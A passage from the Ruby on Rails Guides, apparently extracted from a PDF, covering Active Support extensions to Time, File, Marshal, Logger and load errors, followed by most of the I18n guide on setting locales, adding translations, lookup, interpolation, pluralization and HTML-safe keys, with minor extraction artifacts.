# => Mon, 09 Aug 2010 23:20:05 UTC +00:00
now.all_week
# => Mon, 09 Aug 2010 00:00:00 UTC +00:00..Sun, 15 Aug 2010 23:59:59 UTC +00:00
now.all_week(:sunday)
# => Sun, 16 Sep 2012 00:00:00 UTC +00:00..Sat, 22 Sep 2012 23:59:59 UTC +00:00
now.all_month
# => Sat, 01 Aug 2010 00:00:00 UTC +00:00..Tue, 31 Aug 2010 23:59:59 UTC +00:00
now.all_quarter
# => Thu, 01 Jul 2010 00:00:00 UTC +00:00..Thu, 30 Sep 2010 23:59:59 UTC +00:00
now.all_year
# => Fri, 01 Jan 2010 00:00:00 UTC +00:00..Fri, 31 Dec 2010 23:59:59 UTC +00:00
```

17.2 Time Constructors

Active Support defines `Time.current` to be `Time.zone.now` if there's a user time zone defined, with fallback to `Time.now`:



```
Time.zone_default
# => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc_offset=nil, @name="Madrid", ...
```


```
Time.current
# => Fri, 06 Aug 2010 17:11:58 CEST +02:00
```

Analogously to `DateTime`, the predicates `past?`, and `future?` are relative to `Time.current`.

If the time to be constructed lies beyond the range supported by `Time` in the runtime platform, usecs are discarded and a `DateTime` object is returned instead.

17.2.1 Durations

Durations can be added to and subtracted from time objects:



```
now = Time.current
# => Mon, 09 Aug 2010 23:20:05 UTC +00:00
now + 1.year
# => Tue, 09 Aug 2011 23:21:11 UTC +00:00
now - 1.week
# => Mon, 02 Aug 2010 23:21:11 UTC +00:00
```

They translate to calls to `since` or `advance`. For example here we get the correct jump in the calendar reform:



```
Time.utc(1582, 10, 3) + 5.days
# => Mon Oct 18 00:00:00 UTC 1582
```


18 Extensions to File

18.1 `atomic_write`

With the class method `File.atomic_write` you can write to a file in a way that will prevent any reader from seeing half-written content.

The name of the file is passed as an argument, and the method yields a file handle opened for writing. Once the block is done `atomic_write` closes the file handle and completes its job.

For example, Action Pack uses this method to write asset cache files like `all.css`:



```
File.atomic_write(joined_asset_path) do |cache|
  cache.write(join_asset_file_contents(asset_paths))
end
```

To accomplish this `atomic_write` creates a temporary file. That's the file the code in the block actually writes to. On completion, the temporary file is renamed, which is an atomic operation on POSIX systems. If the target file exists `atomic_write` overwrites it and keeps owners and permissions. However there are a few cases where `atomic_write` cannot change the file ownership or permissions, this error is caught and skipped over trusting in the user/filesystem to ensure the file is accessible to the processes that need it.



Due to the `chmod` operation `atomic_write` performs, if the target file has an ACL set on it this ACL will be recalculated/modified.



Note you can't append with `atomic_write`.

The auxiliary file is written in a standard directory for temporary files, but you can pass a directory of your choice as second argument.



Defined in `active_support/core_ext/file/atomic.rb`.

19 Extensions to Marshal

19.1 load

Active Support adds constant autoloading support to `load`.

For example, the file cache store deserializes this way:



```
File.open(file_name) { |f| Marshal.load(f) }
```

If the cached data refers to a constant that is unknown at that point, the autoloading mechanism is triggered and if it succeeds the deserialization is retried transparently.



If the argument is an IO it needs to respond to `rewind` to be able to retry. Regular files respond to `rewind`.



Defined in `active_support/core_ext/marshal.rb`.

20 Extensions to Logger

20.1 around_`[level]`

Takes two arguments, `before_message` and `after_message` and calls the current level method on the `Logger` instance, passing in the `before_message`, then the specified message, then the `after_message`:



```
logger = Logger.new("log/development.log")
logger.around_info("before", "after") { |logger| logger.info("during") }
```

20.2 silence

Silences every log level lesser to the specified one for the duration of the given block. Log level orders are: debug, info, error and fatal.



```
logger = Logger.new("log/development.log")
logger.silence(Logger::INFO) do
  logger.debug("In space, no one can hear you scream.")
  logger.info("Scream all you want, small mailman!")
end
```

20.3 datetime_format=

Modifies the datetime format output by the formatter class associated with this logger. If the formatter class does not have a `datetime_format` method then this is ignored.



```
class Logger::FormatWithTime < Logger::Formatter
  attr_accessor(:datetime_format) { "%Y%m%d%H%M%S" }

  def self.call(severity, timestamp, progname, msg)
    "#{timestamp.strftime(datetime_format)} -- #{String === msg ? msg : msg.inspect}"
  end
end

logger = Logger.new("log/development.log")
logger.formatter = Logger::FormatWithTime
logger.info("<- is the current time")
```



Defined in `active_support/core_ext/logger.rb`.

21 Extensions to NameError

Active Support adds `missing_name?` to `NameError`, which tests whether the exception was raised because of the name passed as argument.

The name may be given as a symbol or string. A symbol is tested against the bare constant name, a string is against the fully-qualified constant name.



A symbol can represent a fully-qualified constant name as in `:ActiveRecord::Base`, so the behavior for symbols is defined for convenience, not because it has to be that way technically.

For example, when an action of `PostsController` is called Rails tries optimistically to use `PostsHelper`. It is OK that the helper module does not exist, so if an exception for that constant name is raised it should be silenced. But it could be the case that `posts_helper.rb` raises a `NameError` due to an actual unknown constant. That should be reraised. The method `missing_name?` provides a way to distinguish both cases:



```
def default_helper_module!
  module_name = name.sub(/Controller$/, '')
  module_path = module_name.underscore
  helper_module_path
  rescue MissingSourceFile => e
    raise e unless e.is_missing? "helpers/#{module_path}_helper"
  rescue NameError => e
    raise e unless e.missing_name? "#{module_name}Helper"
  end
end
```



Defined in `actionpack/lib/abstract_controller/helpers.rb`.

22 Extensions to LoadError

Active Support adds `is_missing?` to `LoadError`, and also assigns that class to the constant `MissingSourceFile` for backwards compatibility.

Given a path name `is_missing?` tests whether the exception was raised due to that particular file (except perhaps for the ".rb" extension).

For example, when an action of `PostsController` is called Rails tries to load `posts_helper.rb`, but that file may not exist. That's fine, the helper module is not mandatory so Rails silences a load error. But it could be the case that the helper module does exist and in turn requires another library that is missing. In that case Rails must reraise the exception. The method `is_missing?` provides a way to distinguish both cases:



```
def default_helper_module!  
  module_name = name.sub(/Controller$/, '')  
  module_path = module_name.underscore  
  helper module_path  
  rescue MissingSourceFile => e  
    raise e unless e.is_missing? "helpers/#{module_path}_helper"  
  rescue NameError => e  
    raise e unless e.missing_name? "#{module_name}Helper"  
  end  
end
```



Defined in `actionpack/lib/abstract_controller/helpers.rb`.

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Rails Internationalization (I18n) API

The Ruby I18n (shorthand for *internationalization*) gem which is shipped with Ruby on Rails (starting from Rails 2.2) provides an easy-to-use and extensible framework for **translating your application to a single custom language** other than English or for **providing multi-language support** in your application.

The process of "internationalization" usually means to abstract all strings and other locale specific bits (such as date or currency formats) out of your application. The process of "localization" means to provide translations and localized formats for these bits.¹

So, in the process of *internationalizing* your Rails application you have to:

- ✓ **Ensure you have support for i18n.**
- ✓ **Tell Rails where to find locale dictionaries.**
- ✓ **Tell Rails how to set, preserve and switch locales.**

In the process of *localizing* your application you'll probably want to do the following three things:

- ✓ **Replace or supplement Rails' default locale - e.g. date and time formats, month names, Active Record model names, etc.**
- ✓ **Abstract strings in your application into keyed dictionaries - e.g. flash messages, static text in your views, etc.**
- ✓ **Store the resulting dictionaries somewhere.**

This guide will walk you through the I18n API and contains a tutorial on how to internationalize a Rails application from the start.

After reading this guide, you will know:

- ✓ **How I18n works in Ruby on Rails**
- ✓ **How to correctly use I18n into a RESTful application in various ways**
- ✓ **How to use I18n to translate ActiveRecord errors or ActionMailer E-mail subjects**
- ✓ **Some other tools to go further with the translation process of your application**



Chapters

1. How I18n in Ruby on Rails Works

- The Overall Architecture of the Library
- The Public I18n API

2. Setup the Rails Application for Internationalization

- Configure the I18n Module
- Optional: Custom I18n Configuration Setup
- Setting and Passing the Locale
- Setting the Locale from the Domain Name
- Setting the Locale from the URL Params
- Setting the Locale from the Client Supplied Information

3. Internationalizing your Application

- Adding Translations

- [Passing variables to translations](#)
- [Adding Date/Time Formats](#)
- [Inflection Rules For Other Locales](#)
- [Localized Views](#)
- [Organization of Locale Files](#)
- 4. **[Overview of the I18n API Features](#)**
 - [Looking up Translations](#)
 - [Interpolation](#)
 - [Pluralization](#)
 - [Setting and Passing a Locale](#)
 - [Using Safe HTML Translations](#)
- 5. **[How to Store your Custom Translations](#)**
 - [Translations for Active Record Models](#)
 - [Translations for Action Mailer E-Mail Subjects](#)
 - [Overview of Other Built-In Methods that Provide I18n Support](#)
- 6. **[Customize your I18n Setup](#)**
 - [Using Different Backends](#)
 - [Using Different Exception Handlers](#)
- 7. **[Conclusion](#)**
- 8. **[Contributing to Rails I18n](#)**
- 9. **[Resources](#)**
- 10. **[Authors](#)**
- 11. **[Footnotes](#)**



The Ruby I18n framework provides you with all necessary means for internationalization/localization of your Rails application. You may, however, use any of various plugins and extensions available, which add additional functionality or features. See the Ruby [I18n Wiki](#) for more information.

1 How I18n in Ruby on Rails Works

Internationalization is a complex problem. Natural languages differ in so many ways (e.g. in pluralization rules) that it is hard to provide tools for solving all problems at once. For that reason the Rails I18n API focuses on:

- providing support for English and similar languages out of the box
- making it easy to customize and extend everything for other languages

As part of this solution, **every static string in the Rails framework** - e.g. Active Record validation messages, time and date formats - **has been internationalized**, so *localization* of a Rails application means "over-riding" these defaults.

1.1 The Overall Architecture of the Library

Thus, the Ruby I18n gem is split into two parts:

- The public API of the i18n framework - a Ruby module with public methods that define how the library works
- A default backend (which is intentionally named *Simple* backend) that implements these methods

As a user you should always only access the public methods on the I18n module, but it is useful to know about the capabilities of the backend.



It is possible (or even desirable) to swap the shipped Simple backend with a more powerful one, which would store translation data in a relational database, GetText dictionary, or similar. See section [Using different backends](#) below.

1.2 The Public I18n API

The most important methods of the I18n API are:



```
translate # Lookup text translations
localize  # Localize Date and Time objects to local formats
```

These have the aliases `#t` and `#l` so you can use them like this:



```
I18n.t 'store.title'
I18n.l Time.now
```

There are also attribute readers and writers for the following attributes:



```
load_path      # Announce your custom translation files
locale         # Get and set the current locale
default_locale # Get and set the default locale
exception_handler # Use a different exception_handler
backend        # Use a different backend
```

So, let's internationalize a simple Rails application from the ground up in the next chapters!

2 Setup the Rails Application for Internationalization

There are just a few simple steps to get up and running with I18n support for your application.

2.1 Configure the I18n Module

Following the *convention over configuration* philosophy, Rails will set up your application with reasonable defaults. If you need different settings, you can overwrite them easily.

Rails adds all `.rb` and `.yaml` files from the `config/locales` directory to your **translations load path**, automatically.

The default `en.yml` locale in this directory contains a sample pair of translation strings:



```
en:
  hello: "Hello world"
```

This means, that in the `:en` locale, the key `hello` will map to the `Hello world` string. Every string inside Rails is internationalized in this way, see for instance Active Model validation messages in the [activemodel/lib/active_model/locale/en.yml](#) file or time and date formats in the [activesupport/lib/active_support/locale/en.yml](#) file. You can use YAML or standard Ruby Hashes to store translations in the default (Simple) backend.

The I18n library will use **English** as a **default locale**, i.e. if you don't set a different locale, `:en` will be used for looking up translations.



The `i18n` library takes a **pragmatic approach** to locale keys (after [some discussion](#)), including only the *locale* ("language") part, like `:en`, `:pl`, not the *region* part, like `:en-US` or `:en-GB`, which are traditionally used for separating "languages" and "regional setting" or "dialects". Many international applications use only the "language" element of a locale such as `:cs`, `:th` or `:es` (for Czech, Thai and Spanish). However, there are also regional differences within different language groups that may be important. For instance, in the `:en-US` locale you would have \$ as a currency symbol, while in `:en-GB`, you would have £. Nothing stops you from separating regional and other settings in this way: you just have to provide full "English - United Kingdom" locale in a `:en-GB` dictionary. Various [Rails I18n plugins](#) such as [Globalize3](#) may help you implement it.

The **translations load path** (`I18n.load_path`) is just a Ruby Array of paths to your translation files that will be loaded automatically and available in your application. You can pick whatever directory and translation file naming scheme makes sense for you.



The backend will lazy-load these translations when a translation is looked up for the first time. This makes it possible to just swap the backend with something else even after translations have already been announced.

The default `application.rb` file has instructions on how to add locales from another directory and how to set a different default locale. Just uncomment and edit the specific lines.



```
# The default locale is :en and all translations from config/locales/*.rb,yml are
# config.i18n.load_path += Dir[Rails.root.join('my', 'locales', '*.rb,yml')].to_a
# config.i18n.default_locale = :de
```

2.2 Optional: Custom I18n Configuration Setup

For the sake of completeness, let's mention that if you do not want to use the `application.rb` file for some reason, you can always wire up things manually, too.

To tell the `I18n` library where it can find your custom translation files you can specify the load path anywhere in your application - just make sure it gets run before any translations are actually looked up. You might also want to change the default locale. The simplest thing possible is to put the following into an initializer:



```
# in config/initializers/locale.rb

# tell the I18n library where to find your translations
I18n.load_path += Dir[Rails.root.join('lib', 'locale', '*.rb,yml')]

# set default locale to something other than :en
I18n.default_locale = :pt
```

2.3 Setting and Passing the Locale

If you want to translate your Rails application to a **single language other than English** (the default locale), you can set `I18n.default_locale` to your locale in `application.rb` or an initializer as shown above, and it will persist through the requests.

However, you would probably like to **provide support for more locales** in your application. In such case, you need to set and pass the locale between requests.



You may be tempted to store the chosen locale in a *session* or a *cookie*, however **do not do this**. The locale

should be transparent and a part of the URL. This way you won't break people's basic assumptions about the web itself: if you send a URL to a friend, they should see the same page and content as you. A fancy word for this would be that you're being *RESTful*. Read more about the RESTful approach in [Stefan Tilkov's articles](#). Sometimes there are exceptions to this rule and those are discussed below.

The *setting part* is easy. You can set the locale in a `before_action` in the `ApplicationController` like this:



```
before_action :set_locale

def set_locale
  I18n.locale = params[:locale] || I18n.default_locale
end
```

This requires you to pass the locale as a URL query parameter as in `http://example.com/books?locale=pt`. (This is, for example, Google's approach.) So `http://localhost:3000?locale=pt` will load the Portuguese localization, whereas `http://localhost:3000?locale=de` would load the German localization, and so on. You may skip the next section and head over to the **Internationalize your application** section, if you want to try things out by manually placing the locale in the URL and reloading the page.

Of course, you probably don't want to manually include the locale in every URL all over your application, or want the URLs look differently, e.g. the usual `http://example.com/pt/books` versus `http://example.com/en/books`. Let's discuss the different options you have.

2.4 Setting the Locale from the Domain Name

One option you have is to set the locale from the domain name where your application runs. For example, we want `www.example.com` to load the English (or default) locale, and `www.example.es` to load the Spanish locale. Thus the *top-level domain name* is used for locale setting. This has several advantages:

- The locale is an *obvious* part of the URL.
- People intuitively grasp in which language the content will be displayed.
- It is very trivial to implement in Rails.
- Search engines seem to like that content in different languages lives at different, inter-linked domains.

You can implement it like this in your `ApplicationController`:




```
before_action :set_locale

def set_locale
  I18n.locale = extract_locale_from_tld || I18n.default_locale
end


# Get locale from top-level domain or return nil if such locale is not available
# You have to put something like:
# 127.0.0.1 application.com
# 127.0.0.1 application.it
# 127.0.0.1 application.pl
# in your /etc/hosts file to try this out locally
def extract_locale_from_tld
  parsed_locale = request.host.split('.').last
  I18n.available_locales.map(&:to_s).include?(parsed_locale) ? parsed_locale : nil
end
```

We can also set the locale from the *subdomain* in a very similar way:



```
# Get locale code from request subdomain (like http://it.application.local:3000)
# You have to put something like:
# 127.0.0.1 gr.application.local
# in your /etc/hosts file to try this out locally
def extract_locale_from_subdomain
  parsed_locale = request.subdomains.first
  I18n.available_locales.map(&:to_s).include?(parsed_locale) ? parsed_locale : nil
end
```

If your application includes a locale switching menu, you would then have something like this in it:



```
link_to("Deutsch", "#{APP_CONFIG[:deutsch_website_url]}#{request.env['REQUEST_URI']")
```

assuming you would set `APP_CONFIG[:deutsch_website_url]` to some value like `http://www.application.de`.

This solution has aforementioned advantages, however, you may not be able or may not want to provide different localizations ("language versions") on different domains. The most obvious solution would be to include locale code in the URL params (or request path).

2.5 Setting the Locale from the URL Params


The most usual way of setting (and passing) the locale would be to include it in URL params, as we did in the `I18n.locale = params[:locale]` *before_action* in the first example. We would like to have URLs like `www.example.com/books?locale=ja` or `www.example.com/ja/books` in this case.

This approach has almost the same set of advantages as setting the locale from the domain name: namely that it's RESTful and in accord with the rest of the World Wide Web. It does require a little bit more work to implement, though.

Getting the locale from `params` and setting it accordingly is not hard; including it in every URL and thus **passing it through the requests** is. To include an explicit option in every URL (e.g. `link_to(books_url(locale: I18n.locale))`) would be tedious and probably impossible, of course.

Rails contains infrastructure for "centralizing dynamic decisions about the URLs" in its [`ApplicationController#default_url_options`](#), which is useful precisely in this scenario: it enables us to set "defaults" for [`url_for`](#) and helper methods dependent on it (by implementing/overriding this method).

We can include something like this in our `ApplicationController` then:




```
# app/controllers/application_controller.rb
def default_url_options(options={})
  logger.debug "default_url_options is passed options: #{options.inspect}\n"
  { locale: I18n.locale }
end
```

Every helper method dependent on `url_for` (e.g. helpers for named routes like `root_path` or `root_url`, resource routes like `books_path` or `books_url`, etc.) will now **automatically include the locale in the query string**, like this: `http://localhost:3001/?locale=ja`.

You may be satisfied with this. It does impact the readability of URLs, though, when the locale "hangs" at the end of every URL in your application. Moreover, from the architectural standpoint, locale is usually hierarchically above the other parts of the application domain: and URLs should reflect this.


You probably want URLs to look like this: `www.example.com/en/books` (which loads the English locale) and `www.example.com/nl/books` (which loads the Dutch locale). This is achievable with the "over-riding `default_url_options`" strategy from above: you just have to set up your routes with [scoping](#) option in this way:



```
# config/routes.rb
scope "/*:locale" do
  resources :books
end
```

Now, when you call the `books_path` method you should get `"/en/books"` (for the default locale). An URL like `http://localhost:3001/nl/books` should load the Dutch locale, then, and following calls to `books_path` should return `"/nl/books"` (because the locale changed).

If you don't want to force the use of a locale in your routes you can use an optional path scope (denoted by the parentheses) like so:



```
# config/routes.rb
scope "(:locale)", locale: /en|nl/ do
  resources :books
end
```

With this approach you will not get a `Routing Error` when accessing your resources such as `http://localhost:3001/books` without a locale. This is useful for when you want to use the default locale when one is not specified.

Of course, you need to take special care of the root URL (usually "homepage" or "dashboard") of your application. An URL like `http://localhost:3001/nl` will not work automatically, because the `root to: "books#index"` declaration in your `routes.rb` doesn't take locale into account. (And rightly so: there's only one "root" URL.)

You would probably need to map URLs like these:



```
# config/routes.rb
get '/*:locale' => 'dashboard#index'
```

Do take special care about the **order of your routes**, so this route declaration does not "eat" other ones. (You may want to add it directly before the `root :to` declaration.)



Have a look at two plugins which simplify work with routes in this way: Sven Fuchs's [routing_filter](#) and Raul Murciano's [translate_routes](#).


2.6 Setting the Locale from the Client Supplied Information

In specific cases, it would make sense to set the locale from client-supplied information, i.e. not from the URL. This information may come for example from the users' preferred language (set in their browser), can be based on the users' geographical location inferred from their IP, or users can provide it simply by choosing the locale in your application interface and saving it to their profile. This approach is more suitable for web-based applications or services, not for web sites - see the box about *sessions*, *cookies* and RESTful architecture above.

2.6.1 Using Accept-Language

One source of client supplied information would be an `Accept-Language` HTTP header. People may [set this in their browser](#) or other clients (such as `curl`).

A trivial implementation of using an `Accept-Language` header would be:



```
def set_locale
  logger.debug "** Accept-Language: #{request.env['HTTP_ACCEPT_LANGUAGE']}"
  I18n.locale = extract_locale_from_accept_language_header
  logger.debug "** Locale set to '#{I18n.locale}'"
end

private
def extract_locale_from_accept_language_header
  request.env['HTTP_ACCEPT_LANGUAGE'].scan(/^[a-z]{2}/).first
end
```

Of course, in a production environment you would need much more robust code, and could use a plugin such as Iain Hecker's [http_accept_language](#) or even Rack middleware such as Ryan Tomayko's [locale](#).

2.6.2 Using GeoIP (or Similar) Database

Another way of choosing the locale from client information would be to use a database for mapping the client IP to the region, such as [GeoIP Lite Country](#). The mechanics of the code would be very similar to the code above - you would need to query the database for the user's IP, and look up your preferred locale for the country/region/city returned.

2.6.3 User Profile


You can also provide users of your application with means to set (and possibly over-ride) the locale in your application interface, as well. Again, mechanics for this approach would be very similar to the code above - you'd probably let users choose a locale from a dropdown list and save it to their profile in the database. Then you'd set the locale to this value.

3 Internationalizing your Application


OK! Now you've initialized I18n support for your Ruby on Rails application and told it which locale to use and how to preserve it between requests. With that in place, you're now ready for the really interesting stuff.

Let's *internationalize* our application, i.e. abstract every locale-specific parts, and then *localize* it, i.e. provide necessary translations for these abstracts.

You most probably have something like this in one of your applications:




```
# config/routes.rb
Rails.application.routes.draw do
  root to: "home#index"
end
```



```
# app/controllers/application_controller.rb
class ApplicationController < ActionController::Base
  before_action :set_locale

  def set_locale
    I18n.locale = params[:locale] || I18n.default_locale
  end
end
```




```
# app/controllers/home_controller.rb
class HomeController < ApplicationController
  def index
    flash[:notice] = "Hello Flash"
  end
end
```

```
end
end
```



```
# app/views/home/index.html.erb
<h1>Hello World</h1>
<p><%= flash[:notice] %></p>
```



3.1 Adding Translations

Obviously there are **two strings that are localized to English**. In order to internationalize this code, **replace these strings** with calls to Rails' `#:t` helper with a key that makes sense for the translation:



```
# app/controllers/home_controller.rb
class HomeController < ApplicationController
  def index
    flash[:notice] = t(:hello_flash)
  end
end
```



```
# app/views/home/index.html.erb
<h1><%=t :hello_world %></h1>
<p><%= flash[:notice] %></p>
```


When you now render this view, it will show an error message which tells you that the translations for the keys `:hello_world` and `:hello_flash` are missing.



Rails adds a `t` (translate) helper method to your views so that you do not need to spell out `I18n.t` all the

time. Additionally this helper will catch missing translations and wrap the resulting error message into a ``.

So let's add the missing translations into the dictionary files (i.e. do the "localization" part):




```
# config/locales/en.yml
en:
  hello_world: Hello world!
  hello_flash: Hello flash!

# config/locales/pirate.yml
pirate:
  hello_world: Ahoy World
  hello_flash: Ahoy Flash
```

There you go. Because you haven't changed the `default_locale`, I18n will use English. Your application now shows:



And when you change the URL to pass the pirate locale (`http://localhost:3000?locale=pirate`), you'll get:



You need to restart the server when you add new locale files.

You may use YAML (`.yml`) or plain Ruby (`.rb`) files for storing your translations in SimpleStore. YAML is the preferred option among Rails developers. However, it has one big disadvantage. YAML is very sensitive to whitespace and special characters, so the application may not load your dictionary properly. Ruby files will crash your application on first request, so you may easily find what's wrong. (If you encounter any "weird issues" with YAML dictionaries, try putting the relevant portion of your dictionary into a Ruby file.)

3.2 Passing variables to translations

You can use variables in the translation messages and pass their values from the view.



```
# app/views/home/index.html.erb
<%=t 'greet_username', user: "Bill", message: "Goodbye" %>
```



```
# config/locales/en.yml
en:
  greet_username: "%{message}, %{user}!"
```

3.3 Adding Date/Time Formats

OK! Now let's add a timestamp to the view, so we can demo the **date/time localization** feature as well. To localize the time format you pass the Time object to `I18n.l` or (preferably) use Rails' `l` helper. You can pick a format by passing the `:format` option - by default the `:default_format` is used.




```
# app/views/home/index.html.erb
<h1><%=t :hello_world %></h1>
<p><%= flash[:notice] %></p>
<p><%= l Time.now, format: :short %></p>
```

And in our pirate translations file let's add a time format (it's already there in Rails' defaults for English):



```
# config/locales/pirate.yml
pirate:
  time:
    formats:
      short: "arrrrround %H'ish"
```

So that would give you:



Right now you might need to add some more date/time formats in order to make the `I18n` backend work as expected (at least for the 'pirate' locale). Of course, there's a great chance that somebody already did all the work by **translating Rails' defaults for your locale**. See the [rails-i18n repository at GitHub](#) for an archive of various locale files. When you put such file(s) in `config/locales/` directory, they will automatically be ready for use.

3.4 Inflection Rules For Other Locales

Rails allows you to define inflection rules (such as rules for singularization and pluralization) for locales other than English. In `config/initializers/inflections.rb`, you can define these rules for multiple locales. The initializer contains a

default example for specifying additional rules for English; follow that format for other locales as you see fit.

3.5 Localized Views

Let's say you have a *BooksController* in your application. Your *index* action renders content in `app/views/books/index.html.erb` template. When you put a *localized variant* of this template: `index.es.html.erb` in the same directory, Rails will render content in this template, when the locale is set to `:es`. When the locale is set to the default locale, the generic `index.html.erb` view will be used. (Future Rails versions may well bring this *automagic* localization to assets in `public`, etc.)

You can make use of this feature, e.g. when working with a large amount of static content, which would be clumsy to put inside YAML or Ruby dictionaries. Bear in mind, though, that any change you would like to do later to the template must be propagated to all of them.

3.6 Organization of Locale Files

When you are using the default SimpleStore shipped with the *i18n* library, dictionaries are stored in plain-text files on the disc. Putting translations for all parts of your application in one file per locale could be hard to manage. You can store these files in a hierarchy which makes sense to you.

For example, your `config/locales` directory could look like this:



```
| -defaults
| ---es.rb
| ---en.rb
| -models
| ---book
| -----es.rb
| -----en.rb
| -views
| ---defaults
| -----es.rb
| -----en.rb
| ---books
| -----es.rb
| -----en.rb
| ---users
| -----es.rb
| -----en.rb
| ---navigation
| -----es.rb
| -----en.rb
```

This way, you can separate model and model attribute names from text inside views, and all of this from the "defaults" (e.g. date and time formats). Other stores for the *i18n* library could provide different means of such separation.



The default locale loading mechanism in Rails does not load locale files in nested dictionaries, like we have here. So, for this to work, we must explicitly tell Rails to look further:



```
# config/application.rb
config.i18n.load_path += Dir[Rails.root.join('config', 'locales', '**', '*.rb,*.yml')]
```

Do check the [Rails i18n Wiki](#) for list of tools available for managing translations.

4 Overview of the I18n API Features

You should have good understanding of using the i18n library now, knowing all necessary aspects of internationalizing a basic Rails application. In the following chapters, we'll cover it's features in more depth.

These chapters will show examples using both the `I18n.translate` method as well as the [translate view helper method](#) (noting the additional feature provide by the view helper method).


Covered are features like these:

- looking up translations
- interpolating data into translations
- pluralizing translations
- using safe HTML translations (view helper method only)
- localizing dates, numbers, currency, etc.

4.1 Looking up Translations


4.1.1 Basic Lookup, Scopes and Nested Keys

Translations are looked up by keys which can be both Symbols or Strings, so these calls are equivalent:



```
I18n.t :message
I18n.t 'message'
```

The `translate` method also takes a `:scope` option which can contain one or more additional keys that will be used to specify a "namespace" or scope for a translation key:



```
I18n.t :record_invalid, scope: [:active_record, :errors, :messages]
```

This looks up the `:record_invalid` message in the Active Record error messages.

Additionally, both the key and scopes can be specified as dot-separated keys as in:



```
I18n.translate "active_record.errors.messages.record_invalid"
```


Thus the following calls are equivalent:



```
I18n.t 'active_record.errors.messages.record_invalid'
I18n.t 'errors.messages.record_invalid', scope: :active_record
I18n.t :record_invalid, scope: 'active_record.errors.messages'
I18n.t :record_invalid, scope: [:active_record, :errors, :messages]
```

4.1.2 Defaults

When a `:default` option is given, its value will be returned if the translation is missing:



```
I18n.t :missing, default: 'Not here'
# => 'Not here'
```

If the `:default` value is a Symbol, it will be used as a key and translated. One can provide multiple values as default. The

first one that results in a value will be returned.

E.g., the following first tries to translate the key `:missing` and then the key `:also_missing`. As both do not yield a result, the string "Not here" will be returned:



```
I18n.t :missing, default: [:also_missing, 'Not here']  
# => 'Not here'
```

4.1.3 Bulk and Namespace Lookup

To look up multiple translations at once, an array of keys can be passed:



```
I18n.t [:odd, :even], scope: 'errors.messages'  
# => ["must be odd", "must be even"]
```

Also, a key can translate to a (potentially nested) hash of grouped translations. E.g., one can receive *all* Active Record error messages as a Hash with:



```
I18n.t 'activerecord.errors.messages'  
# => {:inclusion=>"is not included in the list", :exclusion=> ... }
```

4.1.4 "Lazy" Lookup

Rails implements a convenient way to look up the locale inside *views*. When you have the following dictionary:



```
es:  
  books:  
    index:  
      title: "Título"
```

you can look up the `books.index.title` value **inside** `app/views/books/index.html.erb` template like this (note the dot):



```
<%= t '.title' %>
```



Automatic translation scoping by partial is only available from the `translate` view helper method.

4.2 Interpolation

In many cases you want to abstract your translations so that **variables can be interpolated into the translation**. For this reason the I18n API provides an interpolation feature.

All options besides `:default` and `:scope` that are passed to `#translate` will be interpolated to the translation:




```
I18n.backend.store_translations :en, thanks: 'Thanks %{name}!'  
I18n.translate :thanks, name: 'Jeremy'  
# => 'Thanks Jeremy!'
```

If a translation uses `:default` or `:scope` as an interpolation variable, an `I18n::ReservedInterpolationKey` exception is raised. If a translation expects an interpolation variable, but this has not been passed to `#translate`, an `I18n::MissingInterpolationArgument` exception is raised.

4.3 Pluralization

In English there are only one singular and one plural form for a given string, e.g. "1 message" and "2 messages". Other languages ([Arabic](#), [Japanese](#), [Russian](#) and many more) have different grammars that have additional or fewer [plural forms](#). Thus, the `I18n` API provides a flexible pluralization feature.


The `:count` interpolation variable has a special role in that it both is interpolated to the translation and used to pick a pluralization from the translations according to the pluralization rules defined by CLDR:



```
I18n.backend.store_translations :en, inbox: {
  one: 'one message',
  other: '%{count} messages'
}
I18n.translate :inbox, count: 2
# => '2 messages'

I18n.translate :inbox, count: 1
# => 'one message'
```

The algorithm for pluralizations in `:en` is as simple as:



```
entry[count == 1 ? 0 : 1]
```

i.e. the translation denoted as `:one` is regarded as singular, the other is used as plural (including the count being zero).

If the lookup for the key does not return a Hash suitable for pluralization, an `I18n::InvalidPluralizationData` exception is raised.

4.4 Setting and Passing a Locale


The locale can be either set pseudo-globally to `I18n.locale` (which uses `Thread.current` like, e.g., `Time.zone`) or can be passed as an option to `#translate` and `#localize`.

If no locale is passed, `I18n.locale` is used:




```
I18n.locale = :de
I18n.t :foo
I18n.l Time.now
```

Explicitly passing a locale:



```
I18n.t :foo, locale: :de
I18n.l Time.now, locale: :de
```

The `I18n.locale` defaults to `I18n.default_locale` which defaults to `:en`. The default locale can be set like this:



```
I18n.default_locale = :de
```


4.5 Using Safe HTML Translations

Keys with a `'_html'` suffix and keys named `'html'` are marked as HTML safe. When you use them in views the HTML will not be escaped.



```
# config/locales/en.yml
en:
  welcome: <b>welcome!</b>
  hello_html: <b>hello!</b>
  title:
    html: <b>title!</b>
```



```
# app/views/home/index.html.erb
<div><%= t('welcome') %></div>
<div><%= raw t('welcome') %></div>
<div><%= t('hello_html') %></div>
<div><%= t('title.html') %></div>
```



Automatic conversion to HTML safe translate text is only available from the `translate` view helper method.



5 How to Store your Custom Translations

